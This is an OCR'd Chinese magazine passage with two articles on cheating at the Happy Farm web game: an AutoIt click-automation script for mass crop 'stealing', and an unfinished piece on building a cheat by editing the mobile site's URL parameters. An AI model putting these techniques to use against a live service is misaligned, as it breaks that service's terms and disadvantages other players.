前一篇给大家介绍了针对两个好友农场的偷盗，本文将介绍处理所有好友。闲话不多说了，请大家跟着我来吧。

分析

开心农场总共28块农田、一头奶牛、一只鸡及一头迷你猪，如图1所示。

先说明一下游戏规则，其中规定**奶牛、鸡、迷你猪不需要除草、除虫、浇水，且迷你猪是不能偷盗的，其它的都需要除草、除虫、浇水，除鲜花不能偷盗之外，其它均可以偷盗。**

1、根据这个规则，在偷盗时虽然鲜花不能偷，但还是种植于农田中，所以为了简化偷盗过程，不判断偷盗的是否为鲜花即可。

2、除草、除虫、浇水时可以忽略奶牛、鸡及迷你猪。

3、好友列表的一屏显示7个好友，但




图1　开心农场界面

下一屏的第一个则为上一屏的最后一个，实际一屏的有效好友数为6个，因此循环次数为除以6的结果。比如本例中为77个好友，循环次数则为77/6，结果12次。有人要问，剩下的5人怎么办，不是应该再加1吗？其实不用啦，因为第一页是不用点击的，不是吗？好友列表占用的界面比较大，影响其它操作，而唯一适合的位置位于右下角，但右下角有一放大镜，因此要使滚动条避开放大镜。

4、第21块农田需要级别和金钱数分别要达到33级和80万才能开发，而现在大多数人都没有达到这个级别或金钱数，因此可以忽略从21到28的农田，等以后一部分好友达到这个级别后再逐块将农田添加进去即可。这样每个人忽略了8块地，对于好友数量较多的人来说，可以省去很多时间。

实现

先说明一下本文的编程环境——AutoIt v3，相信很多人都没听说过，更没用过，那就先来看一下其帮助文件中是如何介绍的吧。

> AutoIt是用以编写并生成具有BASIC语言风格的脚本程序的免费软件，它被设计用来在Windows GUI（用户界面）中进行自动操作。通过它可以组合使用模拟击键、鼠标移动和窗口／控件操作等来实现自动化任务，而这是其它语言所无法做到或尚无可靠方法实现的（比如VBScript和SendKeys）。

我自己总结了一下，简单的说就是Windows GUI的批处理，也许这样更直观些。不多废话了，来看一下程序吧。

首先给出选择执行方式的输入对话框，在输入后判断是否在给定范围内，如果不是则程序会退出，是则继续。接着需要点开好友列表，将列表拖动至右下角，为了给拖动留下充足的时间，需要让程序停止一段时间。最后就是进行选择方式的执行了，每六个好友点击一次滚动条进行翻页。

代码如下：

```
;定义执行方式变量
Dim $Flag
;弹出输入对话框选择执行方式
$Flag = InputBox("开心农场", "请选择：1、偷盗；2、除草、除虫、浇水；3、全部", "1", "", 300, 120)
;判断是否进行了选择，并在选择范围内，是则继续，否则退出程序
If $Flag = "1" Or $Flag = "2" Or $Flag = "3" Then
    ;存在则激活窗口
    WinActivate("开心网 - 开心农场 - 俞新琴 - 傲游 [Maxthon]")
    ;等待窗口被激活
    WinWaitActive("开心网 - 开心农场 - 俞新琴 - 傲游 [Maxthon]")
    ;移动鼠标并打开好友列表
    MouseClick("left", 1165, 286, 1, 1)
    ;休眠2秒作为鼠标点击缓冲时间
    Sleep(2000)
    ;点击鼠标拖动好友列表至指定位置
    MouseClickDrag("left", 1090, 341, 1110, 500, 1)
    ;定义循环变量
    Dim $i
    ;初始化循环变量并循环进行选择的执行方式
    For $i = 1 To (77 / 6) Step 1
            ;对一屏中第一个好友进行选择的执行方式
            MouseClick("left", 1093, 606, 1, 1)
            Click()
            ;对一屏中第二个好友进行选择的执行方式
            MouseClick("left", 1093, 636, 1, 1)
            Click()
            ;对一屏中第三个好友进行选择的执行方式
            MouseClick("left", 1093, 666, 1, 1)
            Click()
            ;对一屏中第四个好友进行选择的执行方式
            MouseClick("left", 1093, 696, 1, 1)
            Click()
            ;对一屏中第五个好友进行选择的执行方式
            MouseClick("left", 1093, 726, 1, 1)
            Click()
            ;对一屏中第六个好友进行选择的执行方式
            MouseClick("left", 1093, 756, 1, 1)
            Click()
            ;点击好友列表滚动条，翻至下一屏
            MouseClick("left", 1192, 798, 1, 1)
    Next
EndIf

;进行选择的执行方式
Func Click()
    ;休眠2秒作为鼠标点击缓冲时间
    Sleep(2000)
    ;判断选择的执行方式中是否包含偷盗，是则进行偷盗
    If $Flag = 1 Or $Flag = 3 Then
            ;点击偷盗的手图标
            MouseClick("left", 984, 795, 1, 1)
            MouseClick("left", 984, 795, 1, 1)
            ;执行偷盗
            MouseClick("left", 463, 543, 1, 1))
            MouseClick("left", 535, 506, 1, 1)
            ………………
            ………………
    EndIf
    ;判断选择的执行方式中是否包含除草、除虫及浇水，是则进行除草、除虫及浇水
    If $Flag = 2 Or $Flag = 3 Then
            ;点击除草的喷雾剂图标
            MouseClick("left", 860, 795, 1, 1)
            MouseClick("left", 860, 795, 1, 1)
            ;执行除草
            MouseClick("left", 463, 543, 1, 1)
            MouseClick("left", 535, 506, 1, 1)
            ………………
            ………………
            ;点击除虫的喷雾剂图标
            MouseClick("left", 922, 795, 1, 1)
            MouseClick("left", 922, 795, 1, 1)
            ;执行除虫
            MouseClick("left", 463, 543, 1, 1)
            MouseClick("left", 535, 506, 1, 1)
            ………………
            ………………
            ;点击浇水的喷壶图标
            MouseClick("left", 790, 795, 1, 1)
            MouseClick("left", 790, 795, 1, 1)
            ;执行浇水
            MouseClick("left", 463, 543, 1, 1)
            MouseClick("left", 535, 506, 1, 1)
            ………………
            ………………
    EndIf
    ;休眠0.5秒作为鼠标点击的延长时间
    Sleep(500)
EndFunc ;==>Click
```

因为AutoIt脚本语言不是很常见，因此其中的一些函数有必要说明一下其作用及使用方法。

InputBox的作用是弹出输入对话框，作为用户的交互界面。其语法格式为"**InputBox ("标题", "提示信息" [, "默认数据" [, "密码字符" [, 宽度, 高度 [, 左边, 上边 [, 超时时间 [,句柄]]]]]])**"，常用的参数有标题、提示信息、默认数据，其它的一般都可以忽略。

WinActivate是激活包含指定标题或文本的窗口，语法格式为"**WinActivate("窗口标题"[,"窗口文本"])**"，这个就不多说了，有点编程基础的读者一看就明白的。

WinWaitActive是等待指定标题或文本的窗口被激活，语法格式为"**WinWaitActive("窗口标题",["窗口文本"],[超时时间])**"，超时时间的作用是当程序不一定要等到指定窗口被激活才执行时可以使用此参数做延时。

MouseClick的作用是模拟鼠标移动并点击，语法为"**Mouse**

Click("按钮"[,X坐标,Y坐标[,点击次数[,速度]]])"，按钮参数中左键为“left”，右键为“right”，如果要实现双击，点击次数设置为2即可。

Sleep的作用是挂起程序指定的时间，语法为“Sleep(延迟)”，这里延迟的单位时间是毫秒，1000毫秒才是1秒，别搞错了哦！

MouseClickDrag的作用是拖动对象到指定位置，语法为“MouseClickDrag("按钮",X1坐标,Y1坐标,X2坐标,Y2坐标[,速度])”，这个和MouseClick基本相同，不多说了。

好了，说完了上面代码中涉及到的一些函数，现在继续。在程序执行的过程中，如果需要处理其它事情，则需停止本程序的执行。我们可以设置一个系统热键来完成，当调用热键的时候执行exit函数即可，代码如下：

```
;设置热键
HotKeySet("^!e", "Terminate")

;终止执行并退出程序
Func Terminate()
    Exit 0
EndFunc    ;==>Terminate
```

这段代码中涉及到的HotKeySet及Exit两个函数很简单，不多说了，不理解的可以查看一下帮助，相当详细。

使用

程序到这里就完成了，该如何使用呢？可以先打开开心农场的页面，直到FLASH全部加载完成，然后去双击程序图标。但这种方式会因为AutoIt输入框的BUG而导致无法激活指定窗口，因此这里选择另一种方式——作为Maxthon的外部工具进行调用。既然是Maxthon，那就不存在激活窗口的问题了，因为当执行程序时，输入框的父窗口是Maxthon，因此点击输入框的“确定”后，焦点立刻返回Maxthon。那如何做呢？

首先来看一下双击程序时AutoIt是如何进行执行的。打开“我的电脑”，点击“工具”菜单中的“文件夹选项”，在弹出的对话框中将标签切换至“文件类型”，找到扩展名为“AU3”对应的项并选中。点击“高级”按钮，在弹出的“编辑文件类型”的对话框中选择“运行脚本”。点击“编辑”，在弹出的对话框中查看“用于执行操作的应用程序”下文本框中的内容，本例中为“C:\autoit3\AutoIt3.exe "%1" %*”。

看到了吧，实际执行的结果为“C:\autoit3\AutoIt3.exe 开心农场.AU3”。找到了实际调用方式，还不赶紧添加到Maxthon中。打开Maxthon，点击“选项”中的“Maxthon选项”，在弹出的“Maxthon选项”对话框中的左侧找到并点击“外部工具”。然后在右侧点击“+”号添加新的外部工具，“命令”后面填写AU3文件解析器AutoIt的路径，“参数”则填写刚刚编写完的程序的完整路径即可，如图2所示。




图2　Maxthon添加外部工具

完成后在Maxthon的工具栏上会多出一个AutoIt的图标，要使用的话直接点击即可。

结尾

最后有几点需要说明一下：**获取坐标的时候最好选择樱桃大叶子的时候来获取，因为此时获取的坐标相对准确，一定不要用白萝卜或胡萝卜。另外，坐标会随着屏幕的分辨率而改变，因此在不同分辨率下都需要重新手动获取坐标**，这也是本程序的一个不足之处，不知哪位高手能写出适应各种分辨率的程序，一定要给我一份哦！还有就是动态获取好友数量，这个很简单啦，留给大家来处理吧！

[文章中所涉及的相关代码及工具都已经收录在本期光盘]

编辑点评：

利用AutoIt实现GUI的操作，批量处理农场作物，虽然不是很强大，但不失为一个好的方法哦！看完本文，小编我也对AutoIt产生了兴趣，一定要学上一课。

编写干榛开心农场外挂

文/图 smallrascal

从本文您可以学到：

简单了解外挂的编写

最近开心网很流行，还搞出了真假开心，有意思。咱不管是真是假，可以玩，可以解闷就行。在开心网中农场和抢车位这两个游戏特别流行，我也不例外，参与其中，过上一把瘾。在家和公司都可以通过网络来上，在路上则可以通过手机来上，极为方便。不过玩多了发现在游戏里花费的时间不少，所以想着能不能通过外挂程序来减少玩游戏所花费的时间，也不会因为这样而降低游戏的可玩度。

那什么是外挂呢？所谓外挂就是指利用电脑技术，专门针对一个或多个网络游戏，通过分析网络游戏软件的部分程序，制作而成的程序。用户利用外挂这种手段可以轻易得到其它正常用户无法得到、或必须通过长期运行程序才能得到的游戏效果。

这里以开心农场中的偷菜为例，和大家简单探讨一下。因为游戏是以FLASH形式出现的，所以要获取其数据有一定难度，而手机上的页面为了加快游戏速度及减少手机流量，所以是纯字符界面的，因此获取数据要容易很多。

经过测试发现，手机的页面在电脑上通过网络同样可以访问，这也就是网上针对农场的外挂都是以访问手机页面以达到效果的原因。下面就和大家一起先看一下如何手工实现简单“外挂”。

手工实现“外挂”偷盗

首先访问http://m.kaixin.com，输入自己的账号及密码进行登录，成功登录后进入农场，再任意选择一好友农场进入，找到农作物成熟或已经偷盗过的“偷盗”链接和种植农作物且未出




图1 “偷盗”与“捣乱”的参数对比

现需要帮忙的“捣乱”链接。分别单击右键选择“属性”，如图1所示，左侧为“偷盗”的网址，右侧为“捣乱”的网址，对比两链接发现，除参数“**action=**”后的内容不同外，其它完全相同。也就是说，可以通过手工修改参数达到直接用网址访问进行偷盗的目的。

下面我们就来手工偷盗，只要你的网速足够快，保证偷盗成功率达到百分之九十以上，甚至百分之百。不过前提是使用具有快捷组及自动定时刷新窗口的浏览器，我选择的是遨游1.6.3。

先找一个有农作物即将成熟的好友，将所有即将成熟农作物的“捣乱”链接利用遨游的超级拖放功能在新窗口中打开，然后关闭当前页面，将剩下的页面保存为一个快捷组，完成后将所有页面全部关闭，如图2所示。

在遨游中的Groups文件夹下找到刚刚保存的.cgp快捷组文件，用记事本打开，点击“编辑”菜单中的“替换”，在“查找内容”后的文本框中输入“捣乱”参数的关键字“**maketrouble**”。在“替换为”后的文本框中输入“偷盗”参数的关键字“**steal**”，点“全部替换”按钮，最后直接关闭文件进行保存，如图3所示。




图2 保存为快捷组




图3 修改关键字

现在回到遨游，点击“快捷组”，选择保存组时填入的名称那项，立刻会打开很多页面，这时的页面已经是经过修改的了，注意一下地址栏中“action=”后的参数就可以发现。

接下来在任意一个标签页上单击鼠标右键，选择“自动刷新页面”中的“设置自动刷新频率”，这里设为1秒，也是遨游的最快限度了。完成设置后选择“自动刷新页面”中的“使用自动刷新”，在每个标签页上都要选择一下，使各个页面进行自动刷新，如图4所示。




图4 设置自动定时刷新

现在剩下的就是等待农作物成熟了。因为存在时间差，所以一般在成熟后再刷新一到两分钟就可以收工查看收获了。

外挂原理分析及实现

外挂首先要做的肯定是登录系统，否则一切免谈。如果上一次登录的会话还存在，则需要退出后再进行登录。如图5所示，网址中包括“logout.do”可以看出为“退出”后的登录页面，此页面与“login.do”所显示的页面完全相同，所以不管哪个页面都可以通过外挂自动填写账号及密码进行登录。

